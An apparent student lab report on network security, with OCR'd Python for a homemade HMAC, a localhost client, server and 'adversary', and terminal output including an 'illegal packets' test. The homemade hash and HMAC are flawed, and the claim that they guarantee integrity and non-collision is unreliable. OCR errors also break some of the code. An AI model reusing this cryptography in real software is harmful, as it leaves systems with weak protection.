```

```
rajne network_security_project
$ cd Illegal\ Packets\ attack/
rajne Illegal Packets attack
$ python3 illegal_client.py
Message Sent...
Traceback (most recent call last):
  File "illegal_client.py", line 37, in <module>
    dataFromServer = clientSocket.recv(1024);
socket.timeout: timed out
rajne Illegal Packets attack
$ python3 illegal_client.py
Message Sent...
Traceback (most recent call last):
  File "illegal_client.py", line 37, in <module>
    dataFromServer = clientSocket.recv(1024);
socket.timeout: timed out
rajne Illegal Packets attack
```

```
Request for retransmission recieved!
Requested again. Sending illegal packets..
Packet Sent...
Request for retransmission recieved!
Requested again. Sending illegal packets..
Packet Sent...
Request for retransmission recieved!
Requested again. Sending illegal packets..
Packet Sent...
Request for retransmission recieved!
Requested again. Sending illegal packets..
Packet Sent...
Request for retransmission recieved!
Requested again. Sending illegal packets..
Traceback (most recent call last):
  File "illegal_adversary.py", line 38, in <modu
le>
```

Problem 2

Implement HMAC and verify message integrity, confidentiality, and repudiation.

Implement a custom hash function for the HMAC.

HMAC

Explanation:

In the following code, we have implemented the HMAC algorithm in python using our custom Hash functions based on modifications made to MD-1 algorithm. This has enabled us to guarantee the integrity and non-collision of the hash outputs. We have also verified the integrity through a client-server socket transaction and used an adversary to prove lack of confidentiality.

hmac_main.py

```
import hmac
import hashlib
import base64
import hashlib
import socket
#Define function that appends the message into a byte-array of length = to
padded variable
def pad_append(padded):
    byte_arr = bytearray(padded for i in range(padded))
    return byte_arr

#initialize the buffer to 0
def init_buffer(buffer_X):
    byte_arr = bytearray(0 for i in range(buffer_X))
    return byte_arr
```

```
# xor function
def xor(x, y):
    x = str(x).encode()
    y = str(y).encode()
    return (bytes(x[i] ^ y[i] for i in range(min(len(x), len(y)))))


def custom_hash(inputs):
    S =
[131,84,181,0,190,125,105,143,161,31,241,84,203,137,161,53,5,191,187,110,20
6,170,146,3,138,2,203,50,2,174,97,61,171,47,150,17,201,181,117,16,61,171,23
0,137,2,134,8,212,145,193,41,43,92,19,226,16,6,112,235,204,38,94,89,50,23,9
5,24,129,138,137,228,29,131,45,59,155,201,192,40,34,114,61,114,6,76,104,121
,53,32,115,234,10,150,232,42,78,222,98,254,75,248,11,63,120,114,139,56,238,
198,187,200,19,4,131,176,93,1,46,60,13,47,185,29,37,143,204,241,87,83,225,1
46,177,176,148,33,112,24,41,71,62,230,238,44,148,132,197,40,189,58,65,66,19
9,239,45,227,135,240,6,115,208,41,85,204,180,240,85,83,182,48,214,199,39,15
2,115,83,89,136,96,63,67,243,49,119,31,200,190,79,64,220,127,189,227,45,34,
136,127,77,26,169,24,122,105,162,46,104,47,33,145,159,185,117,52,189,95,214
,39,194,94,35,77,192,78,205,87,127,204,123,184,136,3,43,67,72,239,102,233,2
52,25,173,97,137,210,36,12,3,100,63,217,234,107,151,40,124,238,73,7]

    #Convert input(string) into a bytearray in utf-8 formatting
    M = bytearray(str(inputs), 'utf-8')
    x = 16
    padded = x - (len(M) % 16)

    #we add padding to the message to ensure that we have full blocks
    M = M + pad_append(padded)
    L = 0
    buffer_X = 48


    buffer = init_buffer(buffer_X)
    # ### PROCESS MESSAGE IN 16-BYTE BLOCKS and process each 16-byte block
for the buffer of 48
    for i in range(len(M) // x):
        for j in range(x):
            buffer[2 * x + j] = buffer[x + j] ^ buffer[j]
            buffer[x + j] = M[i * x + j]
```

```python
        #initialize t = 0
        t = 0

        #perform 5 rounds of iteration
        rounds = 5
        for j in range(rounds):
            for k in range(buffer_X):
                buffer[k] = buffer[k] ^ S[t]
                t = buffer[k]
            t = (t + j) % len(S)

    #the function outputs a 32-byte output thus we are using zfill(2) as
the hex() function defaults by not providing the leading 0
    for i in buffer[0:16]:
        output = ''.join(map(lambda x: hex(x).zfill(2).lstrip("0x"),
buffer[0:16]))
    tempo = hashlib.sha1(output.encode())
    tempo.update(output.encode())
    return tempo


def hmac(key_K, data):
    if len(key_K) > 64:
        raise ValueError('The key must be <= 64 bytes in length')
    padded_K = key_K + b'\x00' * (64 - len(key_K))
    ipad = b'\x36' * 64
    opad = b'\x5c' * 64

    h_inner = custom_hash(xor(padded_K, ipad))
    h_inner.update(data)
    h_outer = custom_hash(xor(padded_K, opad))
    h_outer.update(h_inner.digest())
    buffer = h_outer.digest()
    for i in buffer[0:16]:
        output = ''.join(map(lambda x: hex(x).zfill(2).lstrip("0x"),
buffer[0:16]))
    return output



def integrity_test():
    # test 1
    message1 = 
b"/pi/embedded_dashboard?data=%7B%22dashboard%22%3A7863%2C%22embed%22%3A%22
v2%22%2C%22filters%22%3A%5B%7B%22name%22%3A%22Filter1%22%2C%22value%22%3A%2
2value1%22%7D%2C%7B%22name%22%3A%22Filter2%22%2C%22value%22%3A%221234%22%7D
%5D%7D"
    message2 = 
b"data=%7B%22dashboard%22%3A7863%2C%22embed%22%3A%22v2%22%2C%22filters%22%3
A%5B%7B%22name%22%3A%22Filter1%22%2C%22value%22%3A%22value1%22%7D%2C%7B%22n
ame%22%3A%22Filter2%22%2C%22value%22%3A%221234%22%7D%5D%7D"

    key = b"e279"
    result1 = hmac(key, message1)
    result2 = hmac(key, message2)
    print("Message 1 : ",  message1, end="\n\n")
    print("HMAC Digest : ")
    print(result1, end="\n\n")
    print("Message 2 : ",  message2, end="\n\n")
    print("HMAC Digest : ")
    print(result2, end="\n\n")
    if result1 == result2:
        print("Integrity test failed!!!!")
    else:
        print("Integrity test passed!")

    # add tests as desired
```

hmac_client.py

```
import socket
from hmac_main import *


if __name__ == “__main__”:
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    clientSocket.connect((“127.0.0.1”,9090));
    data = “Hello Server!”;
    print(“Message Sent…”)
    clientSocket.send(data.encode());
    # Receive data from server

    dataFromServer = clientSocket.recv(1024);
    print(“Digest + Message recieved…”)
    print(“Verifying…”)

    data = dataFromServer.decode().split(“%%”)
    message = bytes(data[0], ‘utf-8’)
    digest = bytes(data[1], ‘utf-8’)
    key = b”e279”
    # print(digest)
    if hmac(key, message) == data[1]:
        print(“Digest matches message”)
    else:
        print(“Digest does NOT match message”)

    print(“Integrity preserved”)
```

hmac_server.py


```
import socket
from hmac_main import *

if __name__ == "__main__":
    # print("Conducting Integrity Tests..")
    # integrity_test()

    serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    # Bind and listen
    serverSocket.bind(("127.0.0.1",9090));
    serverSocket.listen();

    while(True):

        (clientConnected, clientAddress) = serverSocket.accept();

        print("Accepted a connection request from %s:%s"%(clientAddress[0],
clientAddress[1]));
        dataFromClient = clientConnected.recv(1024)
        print("Message recieved")
        message = dataFromClient.decode()
        key = b"e279"
        data = bytes(message, 'utf-8')
        # print(message, hmac(key, data)  )
        temp = input("Change the message sent back to check integrity?
(Y/N)")

        if temp == 'y' or temp == 'Y':
            message = message[1:]
            print("Removing only first characted and sending back..")
        return_message = message +"%%"+hmac(key, data)
        print("Digest + Message Sent...")

        # Send some data back to the client

        clientConnected.send(return_message.encode());
```

hmac_adversary.py

```
import socket
from hmac_main import *
if __name__ == "__main__":

    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    clientSocket.connect(("127.0.0.1",9090));
    data = "Hello Server!";
    print("Message Sent...")
    clientSocket.send(data.encode());
    dataFromServer = clientSocket.recv(1024);
    print("Digest + Message Recieved...")

    data = dataFromServer.decode().split("%%")
    message = bytes(data[0], 'utf-8')
    digest = bytes(data[1], 'utf-8')

    print("Message : ", data[0])
    print("Confidentiality breached!")
```

Output:

Sending the same message back:



File Edit Selection View Go Run Terminal Help
hmac_adversary.py - network_security_project - Visual Studio Code
hmac_adversary.py
hmac_client.py
hmac_main.py
hmac_server.py
HMAC > hmac_adversary.py > ...
TERMINAL OUTPUT DEBUG CONSOLE JUPYTER
python3
bash
bash


```python
import socket
from hmac_main import *
if __name__ == "__main__":
```

```
rajne HMAC
$ python3 hmac_server.py
Accepted a connection request from 127.0.0.1:5591
0
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5591
2
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
```

```
rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest does NOT match message
Integrity preserved
rajne HMAC
$ |
```

```
rajne HMAC
$ python3 hmac_adversary.py
Message Sent...
Digest + Message Recieved...
Message :  ello Server!
Confidentiality breached!
rajne HMAC
$ |
```

Sending different message back:



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hmac_adversary.py - network_security_project - Visual Studio Code
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hmac_server.py
HMAC > hmac_adversary.py > ...
TERMINAL OUTPUT DEBUG CONSOLE JUPYTER
python3
bash
bash
Run Testcases
Ln 8, Col 29 Spaces: 4 UTF-8 LF Python 3.10.8 64-bit Go Live Prettier

```python
    digest = bytes(data[1], 'utf-8')

    print("Message : ", data[0])
    print("Confidentiality breached!")
```

```
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5591
2
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5596
2
Message recieved
Change the message sent back to check integrity?
(Y/N)
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5596
3
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
|
```

```
rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest does NOT match message
Integrity preserved
rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest matches message
Integrity preserved
rajne HMAC
$ |
```

```
rajne HMAC
$ python3 hmac_adversary.py
Message Sent...
Digest + Message Recieved...
Message :  ello Server!
Confidentiality breached!
rajne HMAC
$ python3 hmac_adversary.py
Message Sent...
Digest + Message Recieved...
Message :  ello Server!
Confidentiality breached!
rajne HMAC
$
```